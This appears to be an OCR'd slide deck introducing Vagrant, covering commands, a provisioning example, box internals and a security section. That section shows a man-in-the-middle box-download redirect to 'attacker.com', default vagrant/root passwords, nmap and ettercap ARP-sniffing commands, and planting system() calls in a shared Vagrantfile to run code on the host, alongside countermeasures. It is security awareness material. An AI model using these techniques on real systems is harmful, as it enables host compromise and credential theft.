VAGRANT

Up and Running

What is this all about?

Vagrant,

a person who wanders about idly and has no permanent home or employment.
- dictionary.com -

What is this all about?

Vagrant,

an open-source software product for building and maintaining portable virtual development environments.

- wikipedia.com -

What is this all about?

Name:	Vagrant
Developer:	HashiCorp
Initial Release:	2010
Latest Version:	1.8.6
Written in:	Ruby
Operating System:	Linux, FreeBSD, OS X, and Microsoft
Interface:	Command line
Website:	www.vagrantup.com


Why people are using it?

Simple

Productive

Powerful

Deterministic




- Introduction
- **Basics**
- Example
- Internals
- Security
- Future
- End

THE BASICS

THE BASICS

Terminology & Workflow



THE BASICS

The Hashicorp Repository

Contains More Than


10,000

Boxes

!

THE BASICS

Terminology & Workflow




THE BASICS

List of Commands

```
$ vagrant init <box> [url]
$ vagrant up
$ vagrant halt
$ vagrant destroy [--force]
$ vagrant reload

$ vagrant ssh
$ vagrant status
```



THE BASICS

Vagrant Init

Command:

```
$ vagrant init <box> [url]
```

THE BASICS

Vagrant Init

Command:

```
$ vagrant init <box> [url]
```

Configures which Box to use

```
$ vagrant init ubuntu/trusty64
$ vagrant init precise64 https://files.vagrantup.com/precise64.box
$ vagrant box list
hashicorp/precise64     (virtualbox, 1.1.0)
ubuntu/trusty64         (virtualbox, 20160406.0.0)
ubuntu_1604_x64          (virtualbox, 0) # broken!
$ vagrant box remove ubuntu_1604_x64
```

THE BASICS

Vagrant Init

Command:

```
$ vagrant init <box> [url]
```


Creates a Vagrantfile within the local directory

```
$ cat Vagrantfile
Vagrant.configure(”2”) do |config|
  config.vm.box = ”ubuntu/trusty64”
end
$ # ”2” stands for the vagrant-version.
```

Tip: Usually the Vagrantfile contains a lot of comments. Using `vagrant init` with the `-m`-flag will create a minimal version containing only the important entries.

THE BASICS

Terminology & Workflow



Remember: Almost all of the vagrant-commands are executed in the context of the current working directory.

- Introduction
- Basics
- **Example**
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- Security
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- End

THE EXAMPLE

THE EXAMPLE


Overview

```
$ vagrant init ubuntu/trusty64
$ vagrant up
$ www-browser http://localhost:8080/index.html
$ vagrant destroy
```

THE EXAMPLE

Structure

$ tree



```
.
├── bootstrap.sh
├── Vagrantfile
└── v-root
    └── www
        └── html
            └── index.html

3 directories, 3 files
```

THE EXAMPLE

Vagrantfile

```
$ cat Vagrantfile
Vagrant.configure(”2”) do |config|
  config.vm.box = ”ubuntu/trusty64”
  config.vm.synced_folder ”v-root”, ”/vagrant” # ①
  config.vm.provision :shell, path: ”bootstrap.sh” # ②
  config.vm.network :forwarded_port, guest: 80, host: 8080 # ③
end
```

THE EXAMPLE

Vagrantfile

```
$ cat Vagrantfile
Vagrant.configure("2") do |config|
  config.vm.box = "ubuntu/trusty64"
  config.vm.synced_folder "v-root", "/vagrant" # ①
  config.vm.provision :shell, path: "bootstrap.sh" # ②
  config.vm.network :forwarded_port, guest: 80, host: 8080 # ③
end
```

① use v-root as shared-folder (default: ./).

THE EXAMPLE

Vagrantfile

```
$ cat Vagrantfile
Vagrant.configure(”2”) do |config|
  config.vm.box = ”ubuntu/trusty64”
  config.vm.synced_folder ”v-root”, ”/vagrant” # ①
  config.vm.provision :shell, path: ”bootstrap.sh” # ②
  config.vm.network :forwarded_port, guest: 80, host: 8080 # ③
end
```

② execute bootstrap.sh on guest-system. This is called **Provisioning**.

THE EXAMPLE

Provisioning

```
$ cat bootstrap.sh
apt-get update
apt-get install -y apache2
if ! [ -L /var/www ]; then
  rm -rf /var/www
  ln -fs /vagrant/www /var/www
fi
```

Remember: To make sure things run smoothly design your provisioner scripts to expect no user-input.

Tip: Tired of being Bashed all the time? There are several other providers out there (e.g. chef, puppet, ansible, ...) to fix you up in no time.

THE EXAMPLE

Vagrantfile


```
$ cat Vagrantfile
Vagrant.configure(”2”) do |config|
  config.vm.box = ”ubuntu/trusty64”
  config.vm.synced_folder ”v-root”, ”/vagrant” # ①
  config.vm.provision :shell, path: ”bootstrap.sh” # ②
  config.vm.network :forwarded_port, guest: 80, host: 8080 # ③
end
```

③ forward port 80 from guest- to port 8080 on host-system.

THE EXAMPLE

Going Live

```
$ vagrant up
$ www-browser http://localhost:8080/html/index.html
```



Awesome!

- Introduction
- Basics
- Example
- **Internals**
- Security
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- End

THE INTERNALS

THE INTERNALS : DOWNLOAD

Download

Network

Vagrant SSH

DOWNLOAD

THE INTERNALS : DOWNLOAD

Vagrant Init & Vagrant Up

```
$ vagrant init debian/jessie64 && vagrant up
Bringing machine 'default' up with 'virtualbox' provider...
==> default: Box 'debian/jessie64' could not be found.
  default: Box Provider: virtualbox
  default: Box Version: >= 0
==> default: Loading metadata for box 'debian/jessie64'
  default: URL: https://vagrantcloud.com/debian/jessie64
==> default: Adding box 'debian/jessie64' for provider: virtualbox
  default: Downloading: https://atlas.hashicorp.com/debian/jessie64/virtualbox.box
```

Tip: Only want to download a box without starting it? Use the `vagrant box add <box> [url]` command.

THE INTERNALS : DOWNLOAD

Metadata

```
{ # Content of https://vagrantcloud.com/debian/jessie64.json
 ”description”:”Vanilla Debian 8 \”Jessie\””,
 ”name”:”debian/jessie64”,
 ”versions”:[
   {
     ”version”:”8.5.1”,  # ①
     ”status”:”active”,
     ”providers”:[  # ②
       {
         ”name”:”virtualbox”,
         ”url”:”https://atlas.hashicorp.com/debian/boxes/jessie64/versions/8.5.1/providers/virtualbox.box”
       },
       {
         ”name”:”lxc”,
         ”url”:”https://atlas.hashicorp.com/debian/boxes/jessie64/versions/8.5.1/providers/lxc.box”
       }
     ]
   }
 ]
}
```

THE INTERNALS : DOWNLOAD

Metadata

```
{ # Content of https://vagrantcloud.com/debian/jessie64.json
  ”description”:”Vanilla Debian 8 \”Jessie\””,
  ”name”:”debian/jessie64”,
  ”versions”:[
    {
      ”version”:”8.5.1”,  # ①
      ”status”:”active”,
      ”providers”:[  # ②
        {
          ”name”:”virtualbox”,
          ”url”:”https://atlas.hashicorp.com/debian/boxes/jessie64/versions/8.5.1/providers/virtualbox.box”
        },
        {
          ”name”:”lxc”,
          ”url”:”https://atlas.hashicorp.com/debian/boxes/jessie64/versions/8.5.1/providers/lxc.box”
        }
      ]
    }
  ]
}
```

① multiple versions for one box possible.

THE INTERNALS : DOWNLOAD


Metadata

```
{ # Content of https://vagrantcloud.com/debian/jessie64.json
  ”description”:”Vanilla Debian 8 \”Jessie\””,
  ”name”:”debian/jessie64”,
  ”versions”:[
    {
      ”version”:”8.5.1”,  # ①
      ”status”:”active”,
      ”providers”:[  # ②
        {
          ”name”:”virtualbox”,
          ”url”:”https://atlas.hashicorp.com/debian/boxes/jessie64/versions/8.5.1/providers/virtualbox.box”
        },
        {
          ”name”:”lxc”,
          ”url”:”https://atlas.hashicorp.com/debian/boxes/jessie64/versions/8.5.1/providers/lxc.box”
        }
      ]
    }
  ]
}
```

② multiple providers for one version possible.

THE INTERNALS : DOWNLOAD

Boxes



- **Vagrantfile**: Default Configuration

THE INTERNALS : DOWNLOAD

Boxes

```
.
├── Vagrantfile
├── box-disk1.vmdk
├── box.ovf
└── metadata.json
```

```
.
├── Vagrantfile
├── box-disk1.vmdk
├── box.ovf
└── metadata.json
```

```
.
├── Vagrantfile
├── box-disk1.vmdk
├── box.ovf
└── metadata.json
```

- **box-disk1.vmdk**: Hard-Disk Image

THE INTERNALS : DOWNLOAD

Boxes

```
.
├── Vagrantfile
├── box-disk1.vmdk
├── box.ovf
└── metadata.json
```

```
.
├── Vagrantfile
├── box-disk1.vmdk
├── box.ovf
└── metadata.json
```

```
.
├── Vagrantfile
├── box-disk1.vmdk
├── box.ovf
└── metadata.json
```

- **box.ovf**: CPU, RAM, etc.

THE INTERNALS : DOWNLOAD

Boxes

```
.
├── Vagrantfile
├── box-disk1.vmdk
├── box.ovf
└── metadata.json
```

```
.
├── Vagrantfile
├── box-disk1.vmdk
├── box.ovf
└── metadata.json
```


```
.
├── Vagrantfile
├── box-disk1.vmdk
├── box.ovf
└── metadata.json
```

- **metadata.json**: Name, Description, Version, etc.

THE INTERNALS : DOWNLOAD


Configuration

Global:




```
.vagrant.d
├── boxes
│   └── ubuntu-VAGRANTSLASH-trusty64
│       ├── 20160601.0.0
│       │   └── virtualbox
│       │       ├── box-disk1.vmdk
│       │       ├── box.ovf
│       │       ├── metadata.json
│       │       └── Vagrantfile
│       └── metadata_url
├── data
│   ├── fp-leases
│   ├── lock.dotlock.lock
│   └── machine-index
│       ├── index
│       └── index.lock
├── gems
│   └── ruby
│       └── 2.3.0
├── insecure_private_key
├── rgloader
│   └── loader.rb
├── setup_version
└── tmp
```

Local:



```
.vagrant
└── machines
    └── default
        └── virtualbox
            ├── action_provision
            ├── action_set_name
            ├── creator_uid
            ├── id
            ├── index_uuid
            ├── private_key
            └── synced_folders
```

Provider:



```
VirtualBox VMs
└── ubuntu_trusty64_default_14
    ├── box-disk1.vmdk
    ├── Logs
    │   ├── VBox.log
    │   ├── VBox.log.1
    │   ├── VBox.log.2
    │   └── VBox.log.3
    ├── ubuntu_trusty64_default_14.vbox
    └── ubuntu_trusty64_default_14.vbox-prev
```

THE INTERNALS : NETWORK


Download

Network

Vagrant SSH

NETWORK

THE INTERNALS : NETWORK



THE INTERNALS : NETWORK

Network Configuration

```
config.vm.network ”private_network”,
  type: ”dhcp” # ①

config.vm.network ”private_network”,
  ip: ”192.168.50.4” # ②
```

```
config.vm.network ”public_network”,
  bridge: ”en1: Wi-Fi (AirPort)” # ③
```

① use DHCP to retrieve ip-address ...

THE INTERNALS : NETWORK

Network Configuration

```
config.vm.network ”private_network”,
  type: ”dhcp” # ①

config.vm.network ”private_network”,
  ip: ”192.168.50.4” # ②
```

```
config.vm.network ”public_network”,
  bridge: ”en1: Wi-Fi (AirPort)” # ③
```

② ... or set it up manually.

THE INTERNALS : NETWORK

Network Configuration

```
config.vm.network ”private_network”,
  type: ”dhcp” # ①

config.vm.network ”private_network”,
  ip: ”192.168.50.4” # ②
```

```
config.vm.network ”public_network”,
  bridge: ”en1: Wi-Fi (AirPort)” # ③
```

③ select the interface to bridge.

THE INTERNALS : VAGRANT SSH

Download

Network

Vagrant SSH

VAGRANT SSH

THE INTERNALS : VAGRANT SSH

SSH Configuration

```
$ vagrant ssh-config
Host default
  HostName 127.0.0.1 # ①
  User vagrant # ②
  Port 2222 # ③
  UserKnownHostsFile /dev/null
  StrictHostKeyChecking no
  PasswordAuthentication no
  IdentityFile "/home/user/.vagrant.d/insecure_private_key" # ④
  IdentitiesOnly yes
  LogLevel FATAL
```

THE INTERNALS : VAGRANT SSH

SSH Configuration

```
$ vagrant ssh-config
Host default
  HostName 127.0.0.1 # ①
  User vagrant # ②
  Port 2222 # ③
  UserKnownHostsFile /dev/null
  StrictHostKeyChecking no
  PasswordAuthentication no
  IdentityFile ”/home/user/.vagrant.d/insecure_private_key” # ④
  IdentitiesOnly yes
  LogLevel FATAL
```

① Connect to localhost.

THE INTERNALS : VAGRANT SSH

SSH Configuration

```
$ vagrant ssh-config
Host default
  HostName 127.0.0.1 # ①
  User vagrant # ②
  Port 2222 # ③
  UserKnownHostsFile /dev/null
  StrictHostKeyChecking no
  PasswordAuthentication no
  IdentityFile "/home/user/.vagrant.d/insecure_private_key" # ④
  IdentitiesOnly yes
  LogLevel FATAL
```

② Use vagrant as username.

THE INTERNALS : VAGRANT SSH

SSH Configuration

```
$ vagrant ssh-config
Host default
  HostName 127.0.0.1 # ①
  User vagrant # ②
  Port 2222 # ③
  UserKnownHostsFile /dev/null
  StrictHostKeyChecking no
  PasswordAuthentication no
  IdentityFile "/home/user/.vagrant.d/insecure_private_key" # ④
  IdentitiesOnly yes
  LogLevel FATAL
```

③ Use port 2222. When port-collision is detected port 2201, 2202, ... will be used.

THE INTERNALS : VAGRANT SSH

SSH Configuration

```
$ vagrant ssh-config
Host default
  HostName 127.0.0.1 # ①
  User vagrant # ②
  Port 2222 # ③
  UserKnownHostsFile /dev/null
  StrictHostKeyChecking no
  PasswordAuthentication no
  IdentityFile "/home/user/.vagrant.d/insecure_private_key" # ④
  IdentitiesOnly yes
  LogLevel FATAL
```

④ Use insecure private key **(default)**.

THE SECURITY

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THE SECURITY

THE SECURITY

Vagrant boxes are **insecure by default and by design**, featuring **public passwords**, **insecure keypairs for SSH access**, and **potentially allow root access over SSH**.

- vagrantup.com -

THE SECURITY : VAGRANT INIT

Vagrant Init

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VAGRANT INIT

THE SECURITY : VAGRANT INIT

Command:

```
$ vagrant init <box> [url]
```

Connection over HTTPS

```
$ vagrant init debian/jessie64
$ vagrant up
Bringing machine 'default' up with 'virtualbox' provider...
==> default: Box 'debian/jessie64' could not be found.
  default: Box Provider: virtualbox
  default: Box Version: >= 0
==> default: Loading metadata for box 'debian/jessie64'
  default: URL: https://vagrantcloud.com/debian/jessie64
==> default: Adding box 'debian/jessie64' for provider: virtualbox
  default: Downloading: https://atlas.hashicorp.com/debian/jessie64/virtualbox.box
```

THE SECURITY : VAGRANT INIT

Command:

```
$ vagrant init <box> [url]
```

Connection over HTTPS (MiM)

```
$ vagrant init debian/jessie64
$ vagrant up
Bringing machine 'default' up with 'virtualbox' provider...
==> default: Box 'debian/jessie64' could not be found...
  default: Box Provider: virtualbox
  default: Box Version: >= 0
==> default: Adding box 'debian/jessie64' (v0) for provider: virtualbox
  default: Downloading: https://vagrantcloud.com/debian/jessie64
SSL certificate problem: self signed certificate in certificate chain
More details here: http://curl.haxx.se/docs/sslcerts.html
```

THE SECURITY : VAGRANT INIT

Command:

```
$ vagrant init <box> [url]
```

Connection over HTTP

```
$ vagrant init debian/jessie64 http://vagrantcloud.com/debian/jessie64
$ vagrant up
Bringing machine 'default' up with 'virtualbox' provider...
==> default: Box 'debian/jessie64' could not be found...
  default: Box Provider: virtualbox
  default: Box Version: >= 0
==> default: Loading metadata for box 'debian/jessie64'
  default: URL: http://vagrantcloud.com/debian/jessie64
==> default: Adding box 'debian/jessie64' for provider: virtualbox
  default: Downloading: https://atlas.hashicorp.com/debian/jessie64/virtualbox.box
```

THE SECURITY : VAGRANT INIT

Command:

```
$ vagrant init <box> [url]
```

Connection over HTTP (MiM)

```
$ vagrant init debian/jessie64 http://vagrantcloud.com/debian/jessie64
$ vagrant up
Bringing machine 'default' up with 'virtualbox' provider...
==> default: Box 'debian/jessie64' could not be found...
  default: Box Provider: virtualbox
  default: Box Version: >= 0
==> default: Loading metadata for box 'debian/jessie64'
  default: URL: http://vagrantcloud.com/debian/jessie64
==> default: Adding box 'debian/jessie64' for provider: virtualbox
  default: Downloading: http://attacker.com/debian/jessie64/virtualbox.box
```

Note: see Appendix for an illustrated example using the Burp Suite.

THE SECURITY : VAGRANT INIT

Command:

```
$ vagrant update
```

Connection over HTTP(s):

```
==> A newer version of the box 'ubuntu/trusty64' is available!
==> You currently have version '20160601.0.0'.
==> Run `vagrant box update` to update.
```

Note: vagrant update might also use an insecure connection!

THE SECURITY : PASSWORDS

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

PASSWORDS

THE SECURITY : PASSWORDS



Username: vagrant

Password: vagrant **(optional)**




Username: root

Password: vagrant **(optional)**

Tip: Default usernames and passwords can always be overwritten using $\text{vagrant.ssh.username}$ and $\text{vagrant.ssh.password}$. Custom usernames and passwords are typically defined within the Vagrantfile inside the box.

THE SECURITY : PASSWORDS



sudo without password

(required)

Username: vagrant

Password: vagrant **(optional)**

Username: root

Password: vagrant **(optional)**

Tip: Default usernames and passwords can always be overwritten using vagrant.ssh.username and vagrant.ssh.password. Custom usernames and passwords are typically defined within the Vagrantfile inside the box.

THE SECURITY : VAGRANT SSH

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THE SECURITY : VAGRANT SSH

Password Authentication

SSH Root Access

```
$ ssh root@127.0.0.1 -p 2222
root@127.0.0.1s password: # vagrant
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-87-generic x86_64)
...
```

SSH Vagrant Access

```
$ ssh vagrant@127.0.0.1 -p 2222
vagrant@127.0.0.1s password: # vagrant
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-87-generic x86_64)
...
```

THE SECURITY : VAGRANT SSH

Public Key Authentication

SSH Vagrant Access (insecure private-key)*

```
$ ssh vagrant@127.0.0.1 -p 2222 -i /home/user/.vagrant.d/insecure_private_key
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 3.13.0-87-generic x86_64)
...
```

SSH Vagrant Access (≥ 1.7.0)**

```
# Default behaviour since vagrant 1.7.0
config.ssh.insert_key = true
config.ssh.private_key_path = ".vagrant/machines/default/virtualbox/private_key"
```

*) can also be downloaded at https://github.com/mitchellh/vagrant/tree/master/keys.

**) insecure private-key is replaced with randomly generated key by default since vagrant 1.7.0 on first vagrant up. However, by default both public-key- and password-authentication are activated.

THE SECURITY : VAGRANT SSH

SSH Key Management

Box-1 (secure): ˜/.ssh/authorized_keys

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC1zdT0jP3Xw \
...
JApQcM9+K4ganC2iymIvBXYN9nUOXyoYzT vagrant
```

Box-2 (secure): ˜/.ssh/authorized_keys

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCr0EaRqIPfP \
...
VGYkg42475QfgVAWmACLZFxIun+16SK+3T vagrant
```

Box-3 (insecure): ˜/.ssh/authorized_keys

```
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA6NF8iallvQVp2 \
...
8tehUc9c9WhQ== vagrant insecure public key
```

THE SECURITY : NETWORK

Vagrant Init

Passwords

Vagrant SSH

Network

Shared Folders

Defaults

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
NETWORK

THE SECURITY : NETWORK

Port Forwarding

```
$ vagrant up
$ www-browser http://localhost:8080/html/index.html
```

```
# Bind guest port 80 to host port 8080
config.vm.network "forwarded_port",
  guest: 80,
  host: 8080
```




Awesome!

THE SECURITY : NETWORK

Port Forwarding

```
$ vagrant up
$ www-browser http://localhost:8080/html/index.html
```

```
# Bind guest port 80 to host port 8080
config.vm.network "forwarded_port",
  guest: 80,
  host: 8080
  # binds to all interfaces by default
```



192.168.0.19:8080/html/

Awesome!

Note: Bind SSH to all interfaces. Fixed in #ba91602 in 2013.


However, all ports are accessible when public network was choosen.

THE SECURITY : NETWORK

Port Forwarding

```
$ vagrant up
$ www-browser http://localhost:8080/html/index.html
```

```
# Bind guest port 80 to host port 8080
config.vm.network ”forwarded_port”,
  guest: 80,
  host: 8080,
  # bind to localhost only
  host_ip: ”127.0.0.1”
```



Unable to connect

Firefox can't establish a connection to the server at 192.168.0.19:8080.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Note: Bind SSH to all interfaces. Fixed in #ba91602 in 2013.

However, all ports are accessible when public network was choosen.

THE SECURITY : NETWORK

Routing (NAT)

```
root@vagrant-ubuntu-precise-64:~# tracepath 8.8.8.8
 1:  10.0.2.15 (10.0.2.15)                          0.092ms pmtu 1500
 1:  10.0.2.2 (10.0.2.2)                            0.176ms
 2:  router.home (192.168.1.1)                     asymm 64   1.464ms
 ...
```

Port Scans

```
root@vagrant-ubuntu-precise-64:~# nmap -sS 10.0.2.2,192.168.1.1/24 -Pn
```

Password Sniffing*

```
root@vagrant-ubuntu-precise-64:~# ettercap -q -i eth1 -T -M arp:remote ///
ettercap NG-0.7.4.2 copyright 2001-2005 ALoR & NaGA
...
HTTP : 192.168.1.20:80 -> USER: bob  PASS: secret  INFO: bob/admin/
```

*) Requires vagrant to be in public network.

THE SECURITY : SHARED FOLDERS

Vagrant Init

Passwords

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SHARED FOLDERS

THE SECURITY : SHARED FOLDERS

Overview

Local folder:

- is shared by default
- contains the Vagrantfile

Vagrantfile:

- can be edited by guest
- is written in ruby
- can execute commands on host
- can be reloaded by guest

THE SECURITY : SHARED FOLDERS

Exploiting A Shared Local Folder (Low Privilege Shell on Host)

- Planting Malicious Code Into Vagrantfile

```
# Getting Low Privilege Shell on Host
system(”id > user-id”)
```

- Reloading Vagrantfile

```
$ reboot
```

- Remount Vagrant Share

```
$ mount -t vboxsf vagrant /vagrant
```

THE SECURITY : SHARED FOLDERS

Exploiting A Shared Local Folder (High Privilege Shell on Host)

- Planting Malicious Code Into Vagrantfile

```
# Getting High Privilege Shell on Host
# > Local Host User Needs To Be Within Sudoers List
# > Sudo Session Needs To Be Active
system(”sudo -n id > root-id 2> /dev/null”)
```

- Reloading Vagrantfile

```
$ reboot
```

- Remount Vagrant Share

```
$ mount -t vboxsf vagrant /vagrant
```

THE SECURITY : SHARED FOLDERS

The Counter-Measures

- Disable Default Vagrant Share

```
config.vm.synced_folder ’.’, ’/vagrant’, disabled: true
```

- Don’t Allow Local User To Use Sudo

THE SECURITY : DEFAULTS

Vagrant Init

Passwords

Vagrant SSH

Network

Shared Folders

Defaults

Exploitation

